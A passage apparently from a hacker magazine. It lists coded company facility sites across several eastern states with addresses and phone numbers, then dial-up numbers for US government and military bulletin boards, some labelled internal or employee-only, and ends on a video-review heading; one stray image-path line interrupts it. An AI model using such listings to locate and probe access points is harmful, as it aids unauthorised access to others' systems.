NY1590, 195 BROADWAY, NEW YORK, 10007, 2123357700
NY7160, 2 PARK AVE, NEW YORK, 10016, 2126961724
NY4010, 2 WORLD TRADE CENTER, NEW YORK, 10048, 2128397700
NY3471, 2015 BROADWAY, NEW YORK, 10023, 2124961124
NY3003, 22 CORTLAND ST, NEW YORK, 10007, 2123939800
NY2010, 227 E 56TH ST, NEW YORK, 10022, 2125933225
NY3453, 233 E 86TH ST, NEW YORK, 10028, 2122890800
NY7370, 250 E 73RD ST, NEW YORK, 10021, 2124722885
NY8090, 250 W 54TH ST/#1, NEW YORK, 10019, 2129563424
NY3400, 278 8TH AVE, NEW YORK, 10011, 2127410393
NY3477, 31 E 17TH ST, NEW YORK, 10003
NY0010, 32 AVE OF THE AMERICAS, NEW YORK, 10013, 2122196000
NY0210, 33 THOMAS ST, NEW YORK, 10007, 2125132200
NY2932, 360 PARK AVE S, NEW YORK, 10010, 2127258639
NY7440, 395 HUDSON ST, NEW YORK, 10014, 2126208700
NY7190, 40 RECTOR ST, NEW YORK, 10006
NY4070, 55 BROADWAY, NEW YORK, 10006, 2125095780
NY5500, 550 MADISON AVE, NEW YORK, 10022, 2126055500
NY9914, 553 2ND AVE, NEW YORK, 10016
NY0003, 6 YORK ST, NEW YORK, 10013, 2123936815
NY2922, 71 W 23RD ST, NEW YORK, 10010, 2129294832
NY3474, 730 COLUMBUS AVE, NEW YORK, 10025
NY3451, 8 W 40TH ST, NEW YORK, 10018, 2129445960
NY4960, 811 10TH AVE, NEW YORK, 10019, 2129036813
NY5925, 888 7TH AVE, NEW YORK, 10106, 2122658040
NY6009, 9505 63RD DR/#A, NEW YORK, 11374, 7188974436
NY8160, 305 PLANK RD N, NEWBURGH, 12550
NY1560, 25 JOHN GLENN DR, NORTH TONAWANDA, 14120, 7166912711
NY9040, 1 BLUE HILL PLZ, PEARL RIVER, 10965, 9147350000
NY9190, 1 PARK ST, PEEKSKILL, 10566
NY4090, 45 SERVICE RD S, PLAINVIEW, 11803, 5167569330
NY9911, 34 HAMMOND LN, PLATTSBURGH, 12901
NY1301, 66 FAIRVIEW AVE, POUGHKEEPSIE, 12601, 9144520097
NY3473, 790 SOUTH RD, POUGHKEEPSIE, 12601
NY1V00, 2 MANHATTANVILLE RD, PURCHASE, 10577, 9142510700
NY0100, 9403 QUEENS BLVD, REGO PARK, 11374, 7185204880
NYA800, 1 MARINE MIDLAND PLZ/#1133, ROCHESTER, 14604, 7167774412
NY0740, 120 PLYMOUTH AVE, ROCHESTER, 14600, 7169876800
NY2601, 150 MAIN ST E, ROCHESTER, 14600, 7169872000
NYA250, 255 EAST AVE, ROCHESTER, 14604
NY6010, 265 SUNRISE HWY, ROCKVILLE CTR, 11570, 5165361835
NY8180, 148 ERIE BLVD, ROME, 13440
NYK110, 9-11 FEDERAL ST, SARATOGA SPRINGS, 12866
NY8560, 2795 HAMBURG ST, SCHENECTADY, 12303, 5183565426
NYK100, 670 FRANKLIN ST, SCHENECTADY, 12305
NY2377, 55 MAPLE AVE, SMITHTOWN, 11787, 5163618100
NY9070, 400 AIRPORT EXECUTIVE PARK, SPRING VALLEY, 10977, 9144252153
NY3455, 2826 HYLAND BLVD, STATEN ISLAND, 10306, 7189870323
NYNS00, 286 RICHMOND VALLEY RD, STATEN ISLAND, 10309, 7189841970
NY5890, 22 HEMION RD, SUFFERN, 10901, 9145776600
NY0820, 201 STATE ST S, SYRACUSE, 13202, 3154701509
NY4690, 300 STATE ST S, SYRACUSE, 13202, 3154704000
NYK121, 300 WASHINGTON ST E, SYRACUSE, 13202,

3154794993
NY8360, 620 ERIE BLVD W, SYRACUSE, 13204
NY8040, 6597 KINNIE RD/#2, SYRACUSE, 13214, 3154453800
NY8220, 6741 THOMPSON RD, SYRACUSE, 13211, 3154324400
NY5850, 555 WHITE PLAINS RD, TARRYTOWN, 10591, 9143900219
NY5720, NORTH RD RR 3 BOX 301, TULLY, 13159, 3156968926
NY30BL, BROOKHAVEN NATIONAL LABS, UPTON, 11973
NYK140, 1750 GENESEE ST, UTICA, 13502, 3157352200
NY8190, 601 STATE ST, UTICA, 13502, 3157332088
NY9160, 100 SUMMIT LAKE DR, VALHALLA, 10595
NY9080, 115 E STEVENS AVE, VALHALLA, 10595, 9147472021
NY4440, 441 COMMERCE RD, VESTAL, 13850
NY8150, SEAWAY PLAZA RT11 BLDG9, WATERTOWN, 13601
NY6015, 60 SENECA MALL, WEST SENECA, 14224, 7168256066
NY1990, 1 N LEXINGTON AVE, WHITE PLAINS, 10601, 9143975000
NY1060, 11 MAIN ST, WHITE PLAINS, 10601
NY9050, 14 FISHER LN, WHITE PLAINS, 10603, 9145642069
NY3435, 170 E POST RD, WHITE PLAINS, 10601, 9146835886
NY1970, 245 MAIN ST, WHITE PLAINS, 10601, 9149932601
NY1070, 360 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY2660, 400 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY5530, 440 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY3688, 14202 20TH AVE, WHITESTONE, 11357, 2128707000
NY8110, 105 S LONG ST, WILLIAMSVILLE, 14221, 7166341237
NY7220, 750 WOODBURY RD, WOODBURY, 11797, 5164964300
NY6021, 4 XAVIER DR, YONKERS, 10704, 9144764876
NY9100, 2050 SAW MILL RIVER RD, YORKTOWN HEIGHTS, 10598
NY3479, 650 LEE BLVD, YORKTOWN HEIGHTS, 10598

PENNSYLVANIA

PA7970, 1 IMPERIAL WAY, ALLENTOWN, 18100, 2153985800
PAI830, 1247 S CEDAR CREST BLVD, ALLENTOWN, 18103, 2157702900
PACL00, 1259 CEDAR CREST BLVD, ALLENTOWN, 18103
PAN070, 350 MAIN ST E, ALLENTOWN, 18106, 2153986481
PAI820, 555 UNION BLVD, ALLENTOWN, 18103, 2154396011
PA8600, 620 E ROCK RD, ALLENTOWN, 18102
PA9505, 881 MARCON BLVD, ALLENTOWN, 18103
PAH500, 110 3RD AVE, ALTOONA, 16602
PA5430, 3415 PLEASANT VALLEY BLVD, ALTOONA, 16602, 8149420867
PA4130, 3 BALA PLZ, BALA CYNWYD, 19004, 2155814000
PA4960, 38TH & 4TH AVES, BEAVER FALLS, 15010, 4128438235
PAG360, 701 E 3RD ST, BETHLEHEM, 18015, 2158658001
PA4660, OLD RTE 22 E, BLAIRSVILLE, 15717
PA4270, 660 MAIN ST W, BLOOMSBURG, 17815, 7177840033
PA9120, 1787 SENTRY PKY W, BLUE BELL, 19422
PA3204, 5 SENTRY PKY E, BLUE BELL, 19422
PA0010, BOX A, BLUE RIDGE SUMMIT, 17214
PA4930, 40 RUTHERFORD RUN, BRADFORD, 16701, 8143685120
PAE200, 9901 HAMILTON BLVD, BREINIGSVILLE, 18031, 2153912000
PA9797, 1911 S SPROUL RD, BROOMALL, 15008
PA6600, RD3 BECK RD, BUTLER, 16001, 4122876746
PAH400, 214 SENATE AVE, CAMP HILL, 17011, 7177316600
PA3471, S 32ND & TRINDLE RD, CAMP HILL, 17011, 7179750784
PA4090, RD1 BOX 133 RT 519 S, CANONSBURG, 15317, 4127450058
PA4320, 250 MOUNT LEBANON BLVD, CASTL SHANNON, 15234, 4125613400
PA3752, 2200 N IRVING ST, CATASAUQUA, 18032
PAG980, RR 3 BOX 49, CATAWISSA, 17820
PA4580, BRANDYWINE 2 BLDG, CHADDS FORD, 19317, 2156418900
PA3644, RD 3 BOX 988, DUBOIS, 15801
PA9130, 300 MORRISON AVE, EASTON, 18042
PA3765, 2700 W 21ST ST, ERIE, 16506
PA6920, RD2 BOX 67 OLD PLAIN RD, FINLAND, 18073
PA1940, RR 1 BOX 365, FOMBELL, 16123
PAH490, 1060 VIRGINIA DR, FORT WASHINGTON, 19034, 2155405900
PA3472, RT 30 E WESTMORELAND MALL, GREENSBURG, 15601, 4128362505
PA6790, RD3 BOX 445, HANOVER, 17331
PA5150, 345 MAIN ST HARLEY MALL, HARLEYSVILLE, 19438, 2152564443
PA0690, 210 PINE ST, HARRISBURG, 17100, 7172555840
PAK640, 2407 PARK ST, HARRISBURG, 17110
PA5280, 4251 CHAMBERS HILL RD, HARRISBURG, 17111, 7175581300
PA8470, 6340 FLANK DR, HARRISBURG, 17185
PA8430, 309 MAIN ST PO BOX 377, HAWLEY, 18425
PA7850, RR 1 BOX 672, HAWLEY, 18428
PA8420, RT 6 HCR2 BOX 429, HAWLEY, 18428
PA5130, 214 W 21ST ST, HAZLETON, 18201
PA8410, 231-251 GIBRALTER RD, HORSHAM, 19044
PA3409, 113 TOWN CTR RD, KING OF PRUSSIA, 19406, 2152652634
PA3725, 251 W DEKALB PIKE, KING OF PRUSSIA, 19406, 2152650057
PA4620, 601 ALLENDALE RD, KING OF PRUSSIA, 19406, 2157682600
PA0390, 126 N DUKE ST, LANCASTER, 17602, 7172957930
PA5460, 1887 LITITZ PIKE, LANCASTER, 17601, 7175694702
PA4980, 38 INDUSTRIAL CIR, LANCASTER, 17601
PA3478, 514 OXFORD VALLEY RD, LANGHORN BORO, 19047
PA8640, 17835 PENN ST, LAURELTON, 17835
PA5110, 7801 NEW FALLS RD/#8, LEVITTOWN, 19055, 2159469347
PA7300, BOX 469, LYNN TWP, 18066
PA4360, 195 VALLEY HILL RD W, MALVERN, 19355, 2153632800
PAH640, FURNACE RD-RT22 BOX 356, MC VEYTOWN, 17051
PA3438, 211 W STATE ST, MEDIA, 19063, 2155662033
PA3469, 346 MONROEVILLE MALL ANNEX, MONROEVILLE, 15146, 4128560475
PA4430, 3447 WILMINGTON RD, NEW CASTLE, 16105, 4126587781
PA4860, 408 STATE ST, NEWTOWN, 18940
PA3750, 4651-55 WEST CHESTER PIKE, NEWTOWN SQUARE, 19073
PA3439, 22 AIRPORT SQ/RTS 309 & 63, NORTH WALES, 19454, 2156431521
PAK250, 1422 W PASSYUNK AVE, PHILADELPHIA, 19145, 2159521800
PAG600, 1500 MARKET ST, PHILADELPHIA, 19102, 2159631700
PAH310, 1600 MARKET ST, PHILADELPHIA, 19103, 2155574375
PA6001, 1713 CHESTNUT ST, PHILADELPHIA, 19103, 2155681177
PAEE00, 1800 JFK BLVD, PHILADELPHIA, 19103, 2159721300
PA3728, 1819 JFK BLVD/#360, PHILADELPHIA, 19103, 2158640314
PAK240, 1835 ARCH ST, PHILADELPHIA, 19103, 2157511515
PA4520, 2000 MARKET ST, PHILADELPHIA, 19103, 2159771900
PA5450, 3210 CHERRY ST, PHILADELPHIA, 19104, 2152430011
PA5350, 3624 MARKET ST, PHILADELPHIA, 19104, 2158235300
PAE720, 500 S 27TH ST, PHILADELPHIA, 19146, 2158754520
PA3417, 501 ADAMS AVE, PHILADELPHIA, 19120, 2157457000
PA8440, 7821 BARTRAM AVE, PHILADELPHIA, 19153
PA4170, 841 CHESTNUT ST, PHILADELPHIA, 19107, 2155927980
PA4030, YORK ST & ARAMINGO AVE, PHILADELPHIA, 19092, 2154266002
PAB860, BOX 88, PINE GROVE, 16963
PA3473, 1000 ROSS PARK MALL MCKNIGHT RD N, PITTSBURGH, 15214, 4123669210
PA3455, 126 HIGHLAND AVE S, PITTSBURGH, 15206, 4126612996
PA5260, 2 ALLEGHENY CTR, PITTSBURGH, 15212, 4123592600
PAK650, 206 SIEBERT RD, PITTSBURGH, 15237
PAPF00, 4 GATEWAY CTR/#500, PITTSBURGH, 15122, 4123928200
PA5360, 4 STATION SQ/COMMERCE CT BLDG, PITTSBURGH, 15219, 4123941000
PA0070, 416 7TH AVE, PITTSBURGH, 15219, 4122277450
PA4970, 470 STREETS RUN RD, PITTSBURGH, 15236, 4128821840
PAH220, 5500 CORPORATE RDR (MC CANDLESS), PITTSBURGH, 15237, 4123963000
PAG510, 600 GRANT ST, PITTSBURGH, 15219, 4126427000
PA7600, 635 GRANT AVE, PITTSBURGH, 15219, 4122277275
PA5120, 6585 PENN AVE, PITTSBURGH, 15206, 4126616065
PA3420, 671 WASHINGTON RD, PITTSBURGH, 15228, 4125630030
PA4080, 825 PARISH ST, PITTSBURGH, 15220, 4129225967
PA5310, 2ND & LAIRD STS, PLAINS, 18705
PA5620, 125 PORTER RD, POTTSTOWN, 19464, 2153261684
PA4450, 450 CLAUDE LORD BLVD N, POTTSVILLE, 17901, 7176224699
PA4000, 201 KING OF PRUSSIA RD, RADNOR, 19087, 2153414325
PA8630, 183 MCAURTHUR, READING, 19605
PA9300, 2525 N 12TH ST/#13396, READING, 19612, 2159397011
PA6010, 3050-19 N 5TH ST, READING, 19605, 2159213546
PA0600, 121 ADAMS AVE, SCRANTON, 18503, 7173463894
PA0320, 1489 BALTIMORE RD, SPRINGFIELD, 19104
PA5050, STATE & SPROUTE RDS, SPRINGFIELD, 19064, 2153287490
PA4260, 1105 COLLEGE AVE W, STATE COLLEGE, 16801, 8147658501
PA3761, 1 LINE ST, THROOP, 18512
PA4300, 921 MARKET ST, WARREN, 16365, 8147260027
PA6900, 549 RT 97 S, WATERFORD, 16441
PAH210, 170 WARNER RD S, WAYNE, 19087, 2153415000
PA6120, 190 WARNER RD S, WAYNE, 19087
PA4220, 60 WEST AVE, WAYNE, 19087, 2156877000
PA3730, 1378 HOFFMAN, WEST MIFFLIN, 15122
PA3470, 3075 CLAIRTON RD, WEST MIFFLIN, 15123, 4128568800

PA3475, 539 WHITEHALL MALL, WHITEHALL, 18052
PA4690, 201 BASIN ST, WILLIAMSPORT, 17701, 7173279040
PA0420, 404 W 4TH ST, WILLIAMSPORT, 17701, 7173221932
PA3474, 2500 MORELAND RD/#3004, WILLOW GROVE, 19090
PA2070, 8006 SOUTHAMPTON AVE, WYNDMOOR, 19118
PA4710, 308 E LANCASTER AVE, WYNNEWOOD, 19096
PA9229, 199 AVE B, YOUNGWOOD, 15697, 4129251500

PUERTO RICO

PR0160, 818 PONCE DE LEON AVE, SANTURCE, 00619, 8097212520
PR0140, 954 PONCE DE LEON AVE, SANTURCE, 00619

RHODE ISLAND

RI9050, 156 ANTHONY RD, PORTSMOUTH, 02871, 4016832617
RI9709, 1 AT&T PL, PROVIDENCE, 02903
RI0270, 1 EMPIRE PLZ, PROVIDENCE, 02903, 8002220300
RI0220, 1 GREENE ST, PROVIDENCE, 02901
RI0430, 1 LA SALLE SQ, PROVIDENCE, 02903
RI0450, 10 ORMS ST, PROVIDENCE, 02904, 4012763300
RI6001, 151 WESTMINSTER ST, PROVIDENCE, 02903, 4012735990
RI0260, 234 WASHINGTON ST, PROVIDENCE, 02903, 4018316610
RI9030, 770 MAIN ST N, PROVIDENCE, 02904, 4012729595
RI9070, 2 THURBER BLVD, SMITHFIELD, 02917
RI9110, 295 SHANNOCK RD, WAKEFIELD, 02879
RI3410, 399 BALD HILL RD, WARWICK, 02886

VERMONT

VT8990, AMES PLZ RT 302, BERLIN, 05602
VT0210, 126 COLLEGE ST/#3A, BURLINGTON, 05401
VT9040, 5 BURLINGTON SQ, BURLINGTON, 05401, 8026589277
VT4800, 30 HERCULES DR, COLCHESTER, 05446
VT9020, 7 COURT SQ, RUTLAND, 05701, 8027753448
VT0110, 29 GATES ST, WHITE RIVER JUNCT, 05001, 8022959967

VIRGINIA

VAK020, 101 LEADBEATER ST, ALEXANDRIA, 22305, 7035490974
VAE080, 2730 EISENHOWER AVE, ALEXANDRIA, 22314, 7033292100
VA9120, 4809 EISENHOWER AVE, ALEXANDRIA, 22304
VAN250, 5701 GENERAL WASHINGTON DR/#G, ALEXANDRIA, 22312
VA1340, 5103 BACKLICK RD/#C, ANANDALE, 22003
VA1920, 1201 S HAYES ST, ARLINGTON, 22002, 7036858500
VA7690, 1550 WILSON BLVD, ARLINGTON, 22209, 7032474700
VA0270, 1821 JEFFERSON DAVIS HWY, ARLINGTON, 22202, 7038206774
VA1710, 1901 N MOORE ST, ARLINGTON, 22209, 7032430106
VA1230, 5301 22ND ST N, ARLINGTON, 22205, 7035369100
VA4480, 900 S WALTER REED DR, ARLINGTON, 22204
VA4090, BOWLING GREEN S. R., BOWLING GREEN, 22427
VA6370, 2671 LEE HWY, BRISTOL, 24201
VA0460, 3725 CONCORDE PKY, CHANTILLY, 22021
VA0030, 1430 E HIGH ST, CHARLOTTESVILLE, 22901
VA1700, 1801 SARA DR/#G, CHESAPEAKE, 23320, 8045234000
VA3701, 3302 S MILITARY HWY, CHESAPEAKE, 23323
VA6014, 870 GREENBRIER CIR, CHESAPEAKE, 23320
VA1890, 11300 IRONBRIDGE RD, CHESTER, 23831, 8047480390
VA1610, 302 MAIN ST, CHRISTIANSBURG, 24073, 7036799983
VA2270, 730 MAIN ST, DANVILLE, 24541
VA1820, RT 2 BOX 421, DILLWYN, 23936
VAC800, 10530 ROSEHAVEN ST, FAIRFAX, 22030, 7036915511
VA3428, 11750 FAIR OAKS, FAIRFAX, 22033
VA6380, 2720D PROSPERITY AVE, FAIRFAX, 22031
VA1830, 2730 PROSPERITY AVE, FAIRFAX, 22031, 7038490700
VAD120, 3201 JERMANTOWN RD, FAIRFAX, 22030, 7033594000
VA1650, 3909 RAILROAD AVE, FAIRFAX, 22030, 7034780095
VAC790, 3949 PENDER DR, FAIRFAX, 22030, 7036917549
VANR00, RT 679 - NEW RIV VLY WORKS, FAIRLAWN, 24141, 7037318000
VA3406, 6201 ARLINGTON BLVD, FALLS CHURCH, 22044, 7035323009
VA4340, RT 221 - BRIARWOOD, FOREST, 24551
VA7920, 523 GEORGE ST, FREDERICKSBURG, 22401
VA1500, 716 WESTWOOD OFFICE PARK, FREDERICKSBURG, 22401, 7033718750
VA3420, 192 NEW MARKET FAIR, HAMPTON, 23605, 8043880632
VA4300, 11820 LEESBURG PIKE, HERNDON, 22070, 7034305080
VAE820, 2340 DULLES CORNER BLVD, HERNDON, 22071, 7038347000
VAF140, 2355 DULLES CORNER BLVD, HERNDON, 22071, 7038347000
VA4360, 301 PROSPECT AVE, HURT, 24563
VA4390, RR 1 BOX 262, KESWICK, 22947
VAE480, RR 2 BOX 197, KEYSVILLE, 23947
VA7650, 7705 TIMBERLAKE RD, LYNCHBURG, 24502, 8042375668
VAD300, 800 MAIN ST, LYNCHBURG, 24504, 8048452655
VA2170, 878 BROAD STREET RD, MANAKIN-SABOT, 23103
VA6470, 10110 BATTLEVIEW PKY, MANASSAS, 22110
VA6007, 1761 CHAIN BRIDGE RD, MC LEAN, 22102, 7033566145
VAD420, 7926 JONES BRANCH DR/#858, MC LEAN, 22102, 2024572480
VA4590, 20425 DUVAL RD, MOSELEY, 23120
VA9150, 11771 ROCK LANDING DR, NEWPORT NEWS, 23601
VA0060, 136 W BUTE ST, NORFOLK, 23510, 8046239780
VA1520, 2601 ALMEDA AVE, NORFOLK, 23513, 8048577505
VA9650, 3440 TRANT AVE, NORFOLK, 23502
VA0300, 5505 ROBIN HOOD RD, NORFOLK, 23513
VA6002, 700 N MILITARY HWY, NORFOLK, 23502, 8044612046
VA8190, 9100 HAMPTON BLVD, NORFOLK, 23505, 8044402702
VAXS00, BLDG Y100A NAVAL SUPPLY, NORFOLK, 23512
VAK210, RTS 60 & 646 PO BOX 337, NORGE, 23127
VA0240, 816 PARK AVE, NORTON, 24273, 7036799983
VAC350, 3033 CHAIN BRIDGE RD, OAKTON, 22185, 7036915000
VA7680, 2787 S CRATER RD/#D2, PETERSBURG, 23801, 7033859731
VA4410, RR 1 BOX 555, PURCELLVILLE, 22132
VAD290, 1001 E BROAD ST, RICHMOND, 23219, 8046442105
VA3430, 11500 MIDLOTHIAN TPKE, RICHMOND, 23235
VA0450, 1530 E PARHAM RD, RICHMOND, 23228
VA3427, 1601 WILLOW LAWN DR/W BROAD ST, RICHMOND, 23230, 8042884358
VA7750, 2412 GRENOBLE RD, RICHMOND, 23229, 8042820624
VAK230, 2500 TURNER RD, RICHMOND, 23224, 8047456545
VAC190, 2510 TURNER RD, RICHMOND, 23224, 8047456900
VA7780, 2806 DECATUR ST, RICHMOND, 23224, 8042324097
VA2100, 3205 LANVALE AVE, RICHMOND, 23230, 8043530012
VA3678, 4500 S LABURNUM AVE, RICHMOND, 23231, 8042265000
VA9020, 600 E BROAD ST, RICHMOND, 23219, 8047753300
VA0010, 703 E GRACE ST, RICHMOND, 23219, 8042251509
VA1840, 8424 SANFORD DR, RICHMOND, 23228, 8042621516
VA7660, 1316 PLANTATION RD NE, ROANOKE, 24012, 7039821541
VA9160, 1322 PLANTATION RD, ROANOKE, 24012
VA9140, 1336 PLANTATION RD, ROANOKE, 24102, 7039820311
VA3205, 1338 PLANTATION DR, ROANOKE, 24012
VA0090, 225 FRANKLIN RD SW, ROANOKE, 24011, 7033423480
VA9310, 4802 VALLEY BLVD, ROANOKE, 24012
VAE840, 1620 APPERSON DR, SALEM, 24153
VA3890, RT 1 BOX 194, SOUTH HILL, 23970
VA3429, 6601 SPRINGFIELD MALL FRANCONIA RD & I95, SPRINGFIELD, 22150
VA0420, 1593 SPRING HILL RD, VIENNA, 22180
VAS010, 1921 GALLOWS RD/#600, VIENNA, 22180
VAVF00, 1945 GALLOWS RD, VIENNA, 22180
VA9070, 7980 BOEING CT, VIENNA, 22180
VA0380, 7990 BOEING CT, VIENNA, 22182
VA9060, 317 BIRCHWOOD PARK DR, VIRGINIA BEACH, 23452, 8043400513
VA9330, 701 LYNNHAVEN PKY, VIRGINIA BEACH, 23452
VA3670, 195 KEITH ST/#3, WARRENTON, 22186
VA9468, 1315 JAMESTOWN RD/#104, WILLIAMSBURG, 23185
VA9660, 220 F ST, WILLIAMSBURG, 23185
VA3203, 110 FEATHERBED LN/#7, WINCHESTER, 22601

WEST VIRGINIA

WV3060, 294 RAGLAND RD, BECKLEY, 25801, 3042552100
WV2940, 1 DAVIS SQ, CHARLESTON, 25301
WV3422, 1003 CHARLESTON TOWN CTR, CHARLESTON, 25389, 3043469239
WV2560, 1020 ONE VALLEY SQ, CHARLESTON, 25301
WV2610, 1219 VIRGINIA ST E, CHARLESTON, 25301, 3043470222
WV2580, 410 BROAD ST, CHARLESTON, 25301, 3043455041
WV0010, 816 LEE ST E, CHARLESTON, 25301, 3043575544
WV4050, 900 PENNSYLVANIA AVE, CHARLESTON, 25302, 3043472000
WV1750, 100 OHIO AVE, CLARKSBURG, 26301
WV4030, 110 SIMPSON ST, CLARKSBURG, 26301
WV9010, 425 HOLDEN ST, CLARKSBURG, 26301
WV9130, 363 BLAINE AVE, ELKINS, 26241
WV3070, 503 MORGANTOWN AVE, FAIRMONT, 26554
WV0030, 1137 6TH AVE, HUNTINGTON, 25701
WV3010, 2411 JOHNSTOWN RD, HUNTINGTON, 25701, 3045256600
WV1030, 712 N JEFFERSON ST, LEWISBURG, 24901
WV4060, TABLER STATION RD, MARTINSBURG, 25401, 3042636931
WV3030, 1716 MILEGROUND RD/#C, MORGANTOWN, 26505, 3042960052
WV3412, GREENBAG RD, MORGANTOWN, 26505, 3042929904
WV3080, 1003 3RD ST, NEW MARTINSVILLE, 26003
WVN100, 4200 1ST AVE/#107, NITRO, 25143
WV4040, 3601 EMERSON AVE, PARKERSBURG, 26104, 3042739903
WV0510, 921 MARKET ST, PARKERSBURG, 26101, 3044289969
WV0850, RT 2, RAINELLE, 25969
WV4000, 208 SYCAMORE ST, RAVENSWOOD, 26164
WV2050, RT 1 BOX 1028, ROWLESBURG, 26425
WV3050, 716 5TH AVE, SAINT ALBANS, 25177, 3047225839
WV2080, NAVAL RADIO ST R GENERAL DELIVERY, SUGAR GROVE, 26815
WV0080, 1501 CHAPLINE ST, WHEELING, 26003, 3042325616
WVL100, 2744 E OFF ST, WHEELING, 26003
WV9000, 1418 W 3RD AVE, WILLIAMSON, 25661

- more to come -
(count on it)

government bulletin boards


202-205-6269: SBAI-BBS: Small Bus. Admin internal BBS
202-208-1781: FERC-CIPS BBS: Fed Energy Regulatory Commission
202-208-7119: OEA BBS: Interior's Off of Environment Affairs
202-208-7679: CIC-BBS (GSA): Consumer Information Center
202-219-2011: OERI BBS: Education Research and Improvement
202-219-4784: Labor News: Dept of Labor information and files
202-225-5527: Fed Whistleblower: Report fraud, abuse, waste in the US Govt.
202-275-0920: FREND #1: Fed. Reg Elect. News Delivery
202-342-4568: ADA ALS/Navy: Ada Language Sys/ Navy Bulletin Board
202-357-0359: STIS (NSF): Science & Tech Information Sys
202-366-3764: FHA BBS: FHA staff and interested public
202-376-7100: USCS-BBS (Customs): Cust. and Exchange Rate Data & Info
202-433-8530: NCTS BBS: Navy Computer & Telecom Station (Autovon: 288-4420)
202-475-7543: Metro-Net: Army Morale, Welfare and Rec.
202-482-1423: OPBO-BBS: Internal comm. for DOC employees
202-482-3870: EBB: Economic data and info
202-501-0373: BOM-BBN: Bureau of Mines - Bulletin Board Net
202-501-2014: IRSC BBS (GSA): GSA information and lists
202-501-7521: EOUSA-BBS: BBS for U.S. Attorneys
202-512-1397: FEDERAL BBS: GPO and Government Data
202-514-6102: OIS: US Bureau of Prison Employees
202-514-6193: CRS-BBS: Amer. With Disabilities Act Info
202-523-1186: TEBBS (OGE): Office of Government Ethics BBS
202-523-7399: VA-BBS: VA info and PC programs
202-586-0739: Megawatt 1: Information on energy and Dept. of Energy
202-586-2557: EPUB: Energy information and data
202-586-6496: TELENEWS: Data and info on Fossil fuels
202-586-8658: Energy Information: Petrol, Coal, Electric, Energy Stats
202-606-2675: PayPerNet#1 (OPM): Fed. Pay & Per. Management BBS
202-606-4662: NOAA-ESDD (NOAA): NOAA Earth Sys Data Direct
202-632-1361: FCC-State Link: FCC daily digest & carrier stats/ report
202-634-1764: SRS: Fed. R&D budge, Tech labor market stats
202-646-2887: SALEMDUG-BBS: State and local FEMA user groups
202-647-9225: CABB: Passport Info/ Travel Alerts
202-653-1079: USNO ADS: GPS data, sunrise/set/ surveying data
202-653-7516: CASUCOM (GSA): Interagency Shared Serv/Resources
202-690-5423: OASH-BBS (NAPO): AIDS Information & Reports
202-707-3854: LC News Service: Library of Congress News Service
202-707-4888: ALIX: Automated Library Info eXchange
202-708-3563: HUD-N&E BB (HUD): HUD News & Events BB P R
202-727-6668: DCBBS: DC Government Information
202-874-6817: FMS BBS: Inventory management data & programs
205-895-0028: NASA Spacelink: Education affairs, flt data, space history
210-925-9096: Kelly AFB:
301-286-9000: NSSDC/NASA/Gd: The NASA NODIS Locator System
301-436-5078: NDB-BBS: Human Nutrition Information Service
301-504-6510: ALF: National Agricultural Library BBS
301-585-0204: SWICH BBS: EPA Solid Waste Management
301-589-0205: NPS-BBS (EPA): Nonpoint Source Program BBS
301-589-3536: ABLE INFORM: Nat Rehab Center & Data of Asist. Tech
301-589-8366: CLU-IN (EPA): Superfund Data and Information
301-670-3813: ATTIC (EPA): Alternative Treatment Tech Info Cent.
301-725-1072: FCC Public Access: Equip. authorization status advisory serv.
301-738-8895: NCJRS-BBS: National Crimmial Justice Reference Sys.
301-763-4574: CPO-BBS (Census): Jobs at the Census Dept
301-763-7554: Census-BEA (Census): Census BEA Electronic Forum
301-878-4573: Fort Richie:
301-899-1173: S. Weath. Data (NWS): Sample data from Fee Based System
301-921-6302: FRBBS (NIST): FRBBS - Info on Fire Research
301-948-2048: DMIE (NIST/NCSL): NIST/NCSL Data manage Info
301-948-5140: Computer Sec.(NIST): Nat Comp Sys Lab Comp Security BBS
301-985-7936: HSOL-BBS (HHS&UMd): Head Start BBS (Region III)
303-273-8672: USGS QED: Earthquake epicenter data, geomagnetism
303-494-4775: NIST ACTS: Auto Comp Tele Service, PC to NBS Time
303-497-5042: NOAA Space Lab: Solar flare and geomagnetic data
315-772-7836: Fort Drum:
401-841-3990: Naval Justice Sch.:
406-731-2503: Malstrom AFB:
410-443-7496: FDA/DMMS: PMA, IDE, 510k & guidance documents
410-443-9517: IHS-BBS (HHS): Indian Health Service BBS
518-370-0118: NRRC: Naval Reserve Readiness Center
703-274-5863: DASC-ZE: PC Info and files
703-285-9637: USA-GPCS BBS: Army Info System Software
703-305-5919: PIM BBS (EPA): Pesticide Information Network
703-325-0748: JAG-NET: Navy Judge Advocate General
703-487-4061: Patent Lic. BBS: Speeds acc. to Fed Lab research
703-506-1025: PPIC-BBS (EPA): Pollution Prevention, Clean Product, Ozone
703-524-4149: Fort Meyer: Officers' Club
703-602-1916: NGWS BBS: Naval Gun Weapon System BBS
703-614-0215: ADAIC: ADA Information
703-614-8059: NUPERS Access: Navy Personnel Information
703-648-4168: USGS-BBS (USGS): Geological Survey BBS/ CD-ROM info
703-693-3831: NADAP: Navy Drug and Alcohol Abuse Prev.
703-697-6109: ELISA System: DoD Export License Tracking System
703-746-2645: ASN:
703-756-6109: BRX Info Corner: BBS for IRS Employees
703-787-1181: Offshore-BBS: Off Shore Oil & Gas Data
703-866-3890: GPSIC: Information on Global Positioning System
703-866-3894: GPSIC: GPS & Loran Info, Status & Data
717-686-3037: Fort Benning:
800-222-0185: FDA's BBS: FDA info and policies
800-229-3737: DRIPSS (EPA): Drinking water Info Process Support
800-235-4662: Gulfline(EPA&NOAA): Gulf Coast Pollution Info
800-331-3808: CERCNET (DARPA): Concurrent Engineering Research Net
800-358-2663: QED-BBS (USGS): Qk epicenter Determ and EQ Data
800-735-7396: WSCA-BBS: Board of Wage & Service Contract Appeal
800-783-3349: FEDIX: Links Fed Data to Higher Education
800-859-4636: SBA On Line (SBA): SBA Information and data
803-668-4316: Shaw AFB:
804-444-7841: ADA Tech Supp. BBS: Assist interested in ADA
804-764-3995: Langley AFB:
805-985-9527: BULLDOG WEST: Harpoon support

VIDEO REVIEW

Assorted Videos
Commonwealth Films
223 Commonwealth Avenue
Boston, MA 02116
Review by Emmanuel Goldstein

